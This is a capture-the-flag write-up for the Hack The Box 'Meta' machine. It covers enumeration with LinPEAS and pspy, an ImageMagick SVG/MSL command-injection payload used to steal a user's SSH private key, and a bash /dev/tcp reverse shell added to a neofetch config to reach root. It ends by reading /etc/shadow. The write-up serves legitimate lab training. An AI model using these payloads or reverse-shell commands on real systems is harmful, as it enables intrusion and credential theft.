Ncat: Connection from 10.10.11.140.
Ncat: Connection from 10.10.11.140:38062.
bash: cannot set terminal process group (626): Inappropriate ioctl for device
bash: no job control in this shell
python3 -c "import pty; pty.spawn('bash');"
<taview$ python3 -c "import pty; pty.spawn('bash');"
ls
ls
assets  composer.json  css  index.php  lib  uploads  vendor
www-data@meta:/var/www/dev01.artcorp.htb/metaview$ i
import     in         index.php  ioctl
www-data@meta:/var/www/dev01.artcorp.htb/metaview$ i
import     in         index.php  ioctl
www-data@meta:/var/www/dev01.artcorp.htb/metaview$ i
```

2.1 LinPEAS enumeration

Transfer the linpease script into target machine and execute it.

2.1.1 Console users


Discover Thomas and root user.



```
╔══════════╣ Superusers
root:x:0:0:root:/root:/bin/bash

╔══════════╣ Users with console
root:x:0:0:root:/root:/bin/bash
thomas:x:1000:1000:thomas,,,:/home/thomas:/bin/bash

           ╣ All users & groups
```

2.1.2 Network status

Discover common port is opened.



```
╔══════════╣ Active Ports
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-ports
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
```


Later the script does not discover another interesting file. Test run for PSPY to check running process.

2.2 PSPY enumeration

Transfer the pspy application into victim and execute it.

2.2.1 Shell script


Discover multiple running process and the 'convert_images.sh' script.



```
2022/02/02 08:31:01 CMD: UID=0    PID=22779  | /usr/sbin/CRON -f
2022/02/02 08:31:01 CMD: UID=0    PID=22781  | /usr/sbin/CRON -f
2022/02/02 08:31:01 CMD: UID=1000 PID=22782  | /bin/sh -c /usr/local/bin/convert_images.sh
2022/02/02 08:31:01 CMD: UID=1000 PID=22783  | /usr/local/bin/mogrify -format png *.*
2022/02/02 08:31:01 CMD: UID=0    PID=22784  | /bin/sh -c rm /tmp/*
2022/02/02 08:31:01 CMD: UID=0    PID=22785  | /bin/sh -c rm /tmp/*
2022/02/02 08:31:01 CMD: UID=1000 PID=22786  | /bin/bash /usr/local/bin/convert_images.sh
2022/02/02 08:31:08 CMD: UID=33   PID=22787  | ls -la
2022/02/02 08:31:46 CMD: UID=???  PID=22788  | ???
2022/02/02 08:32:00 CMD: UID=???  PID=22789  | ???
2022/02/02 08:32:01 CMD: UID=0    PID=22792  | /usr/sbin/CRON -f
2022/02/02 08:32:01 CMD: UID=0    PID=22791  | /usr/sbin/CRON -f
2022/02/02 08:32:01 CMD: UID=0    PID=22790  | /usr/sbin/cron -f
2022/02/02 08:32:01 CMD: UID=1000 PID=22794  | /bin/sh -c /usr/local/bin/convert_images.sh
2022/02/02 08:32:01 CMD: UID=0    PID=22793  | /usr/sbin/CRON -f
2022/02/02 08:32:01 CMD: UID=0    PID=22798  | /bin/sh -c rm /tmp/*
2022/02/02 08:32:01 CMD: UID=1000 PID=22797  | /bin/bash /usr/local/bin/convert_images.sh
2022/02/02 08:32:01 CMD: UID=0    PID=22796  | /bin/sh -c rm /tmp/*
2022/02/02 08:32:01 CMD: UID=1000 PID=22795  | /bin/bash /usr/local/bin/convert_images.sh
2022/02/02 08:32:01 CMD: UID=0    PID=22799  | /bin/sh -c cp -rp ~/conf/config_neofetch.conf /home/thomas/.config/neofetch/config.conf
2022/02/02 08:32:01 CMD: UID=1000 PID=22800  | /bin/bash /usr/local/bin/convert_images.sh
```

2.2.2 Config directory


Discover changes to Thomas home directory for neofetch. Maybe a clue for privesc.



```
| /bin/sh -c rm /tmp/*
| /bin/sh -c cp -rp ~/conf/config_neofetch.conf /home/thomas/.config/neofetch/config.conf
| /bin/sh -c cp -rp ~/conf/config_neofetch.conf /home/thomas/.config/neofetch/config.conf
```

2.2.3 Convert image script

Check for convert_image.sh script and file permission. Discover mogrify(imagemagic) application and the script will navigate current directory into ‘’




```
drwxr-xr-x 4 root root     4096 Oct 18 14:27 ..
www-data@meta:/var/www/dev01.artcorp.htb/convert_images$ cat /usr/local/bin/convert_images.sh
#!/bin/bash
cd /var/www/dev01.artcorp.htb/convert_images/ && /usr/local/bin/mogrify -format png *.* 2>/dev/null
pkill mogrify
www-data@meta:/var/www/dev01.artcorp.htb/convert_images$ ls -la /usr/local/bin/convert_images.sh
-rwxr-xr-x 1 root root 126 Jan  3 10:13 /usr/local/bin/convert_images.sh
www-data@meta:/var/www/dev01.artcorp.htb/convert_images$
```

2.3 ImageMagic Exploit

2.3.1 Payload preparation


Google for 'mogrify(imageMagic) exploit'; and found this exploit will works. Copy the poc script and edit the script as I needed. Save the payload as ‘soda.svg’.



```
<image authenticate='ff" `echo $(id)> /dev/shm/test`;"'>
  <read filename="pdf:/etc/passwd"/>
  <get width="base-width" height="base-height" />
  <resize geometry="400x400" />
  <write filename="test.png" />
  <svg width="700" height="700" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999
/xlink">
  <image xlink:href="msl:soda.svg" height="100" width="100"/>
  </svg>
</image>
```

2.3.2 Payload transfer


Upload the payload into victim ‘/conver_image’ directory.



```
www-data@meta:/var/www/dev01.artcorp.htb/convert_images$ wget http://10.10.14.115/soda.svg
--2022-02-03 22:56:19--  http://10.10.14.115/soda.svg
Connecting to 10.10.14.115:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 421 [image/svg+xml]
Saving to: ‘soda.svg’

soda.svg                          100%[=====================================================================================>]     421  --.-KB/s    in 0.008s

2022-02-03 22:56:19 (48.4 KB/s) - ‘soda.svg’ saved [421/421]

www-data@meta:/var/www/dev01.artcorp.htb/convert_images$ ls -la
total 12
drwxrwxr-x 2 root     www-data 4096 Feb  3 22:56 .
drwxr-xr-x 4 root     root     4096 Oct 18 14:27 ..
-rw-r--r-- 1 www-data www-data  421 Feb  3 19:25 soda.svg
www-data@meta:/var/www/dev01.artcorp.htb/convert_images$ 
```

2.3.3 Result of payload


After few minutes, the test file is created. Discover Thomas user is running the script.



```
www-data@meta:/dev/shm$ ls -lah
total 3.0M
drwxrwxrwt  2 root     root       80 Feb  3 19:20 .
drwxr-xr-x 16 root     root     3.1K Feb  3 18:57 ..
-rwxr-xr-x  1 www-data www-data 3.0M Dec  6 15:32 pspy64
-rw-r--r--  1 thomas   thomas     54 Feb  3 19:20 test
www-data@meta:/dev/shm$ cat test
uid=1000(thomas) gid=1000(thomas) groups=1000(thomas)
www-data@meta:/dev/shm$
Display all 1233 possibilities? (y or n)
www-data@meta:/dev/shm$
www-data@meta:/dev/shm$ 
```

2.3.4 Grab SSH Key


Edit the exploit to grab ssh key from Thomas home directory.



```
<image authenticate='ff" `echo $(cat ~/.ssh/id_rsa)> /dev/shm/test`;"'>
  <read filename="pdf:/etc/passwd"/>
  <get width="base-width" height="base-height" />
  <resize geometry="400x400" />
  <write filename="test.png" />
  <svg width="700" height="700" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink">
  <image xlink:href="msl:soda.svg" height="100" width="100"/>
  </svg>
</image>
```

2.3.5 Obtain SSH key


Check on the test file. We successful get the private key.



```
www-data@meta:/dev/shm$ cat test
-----BEGIN OPENSSH PRIVATE KEY----- b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn NhAAAAAwEAAQAAAYEAt9IoI5gHtz8omhsaZ9Gy+wXyNZPp5jJZvbOJ946OI4g2
[redacted]
AAAACXJvb3RAbWV0YQE= -----END OPENSSH PRIVATE KEY-----
www-data@meta:/dev/shm$
```

2.3.6 SSH Key permission.

Grab the ssh key and change the permission of the key on attacker machine.




```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Meta/target-items/ssh-dir$ chmod 600 thomas_id
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Meta/target-items/ssh-dir$ ls -la
total 12
drwxr-xr-x 2 sodanew sodanew 4096 Feb  3 10:58 .
drwxr-xr-x 3 sodanew sodanew 4096 Feb  4 08:52 ..
-rw------- 1 sodanew sodanew 2590 Feb  3 10:58 thomas_id
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Meta/target-items/ssh-dir$
```

3.0 THOMAS USER

Login with ssh private key.


3.1 Sudo permission

Check sudo permission. Discover that we can execute neofetch and change the XDG_CONFIG_HOME variable.



```
thomas_id
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Meta/target-items/ssh-dir$ ssh -i thomas_id thomas@meta.htb
Linux meta 4.19.0-17-amd64 #1 SMP Debian 4.19.194-3 (2021-07-18) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
thomas@meta:~$ id
uid=1000(thomas) gid=1000(thomas) groups=1000(thomas)
thomas@meta:~$ sudo -l
Matching Defaults entries for thomas on meta:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, env_keep+=XDG_CONFIG_HOME

User thomas may run the following commands on meta:
    (root) NOPASSWD: /usr/bin/neofetch \"\"
```

Execute the command with sudo. Discover that it run by root user.




```
thomas@meta:~$ sudo /usr/bin/neofetch
       _,met$$$$$gg.          root@meta
    ,g$$$$$$$$$$$$$$$P.       ---------
  ,g$$P"     """Y$$.".        OS: Debian GNU/Linux 10 (buster) x86_64
 ,$$P'              `$$$.     Host: VMware Virtual Platform None
',$$P       ,ggs.     `$$b:   Kernel: 4.19.0-17-amd64
`d$$'     ,$P"'   .    $$$    Uptime: 4 hours, 9 mins
 $$P      d$'     ,    $$P    Packages: 495 (dpkg)
 $$:      $$.   -    ,d$$'    Shell: bash 5.0.3
 $$;      Y$b._   _,d$P'      CPU: Intel Xeon Gold 5218 (2) @ 2.294GHz
 Y$$.    `.`"Y$$$$P"'         GPU: VMware SVGA II Adapter
 `$$b      "-.__              Memory: 284MiB / 1994MiB
  `Y$$
   `Y$$.
     `$$b.
       `Y$$b.
          `"Y$b._
              `"""

thomas@meta:~$
```

3.2 Neofetch configuration

3.2.1 Config directory edit


Based on pspy output, we know that the machine had a cron task will change the config directory of the neofetch. Try to edit the config file and add our reverse shell.



```
thomas@meta:~/.config/neofetch$ echo 'bash -i >& /dev/tcp/10.10.14.115/5555 0>&1' >> ~/.config/neofetch/config.conf
thomas@meta:~/.config/neofetch$ cat config.conf
```

3.2.2 Environment variable


Export the specified environment variable and point to the config directory. Prepare listener to grab connection.



```
/home/thomas/.config/neofetch
thomas@meta:~/.config/neofetch$ export XDG_CONFIG_HOME=/home/thomas/.config
thomas@meta:~/.config/neofetch$ printenv
SHELL=/bin/bash
XDG_CONFIG_HOME=/home/thomas/.config
PWD=/home/thomas/.config/neofetch
```

3.2.3 Execute application

Execute the application with sudo command.




```
thomas@meta:~/.config/neofetch$ sudo /usr/bin/neofetch \"\"
```

4.0 ROOT USER

4.1 Root shell


Check on the listener. Now we get a root shell.



```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Meta/weaponized$ cd ..
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Meta$ nc -lvnp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.11.140.
Ncat: Connection from 10.10.11.140:49514.
root@meta:/home/thomas/.config/neofetch# python3 -c "import pty; pty.spawn('bash');"
export TERM=xterm-256colorpython3 -c "import pty; pty.spawn('bash');"

root@meta:/home/thomas/.config/neofetch# export TERM=xterm-256color
root@meta:/home/thomas/.config/neofetch# ^Z
[1]+  Stopped                 nc -lvnp 5555
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Meta$ sttt raw -echo
```

4.1.1 Flag and Shadow

Grab those important files we need.



```
root@meta:~# cat root.txt
f26b90bae16751fba838eb9688037981
root@meta:~# cat /etc/shdaow
cat: /etc/shdaow: No such file or directory
root@meta:~# cat /etc/shadow
root:[redacted]8996:0:99999:7:::
daemon:*:18868:0:99999:7:::
bin:*:18868:0:99999:7:::
sys:*:18868:0:99999:7:::
sync:*:18868:0:99999:7:::
games:*:18868:0:99999:7:::
man:*:18868:0:99999:7:::
lp:*:18868:0:99999:7:::
mail:*:18868:0:99999:7:::
news:*:18868:0:99999:7:::
```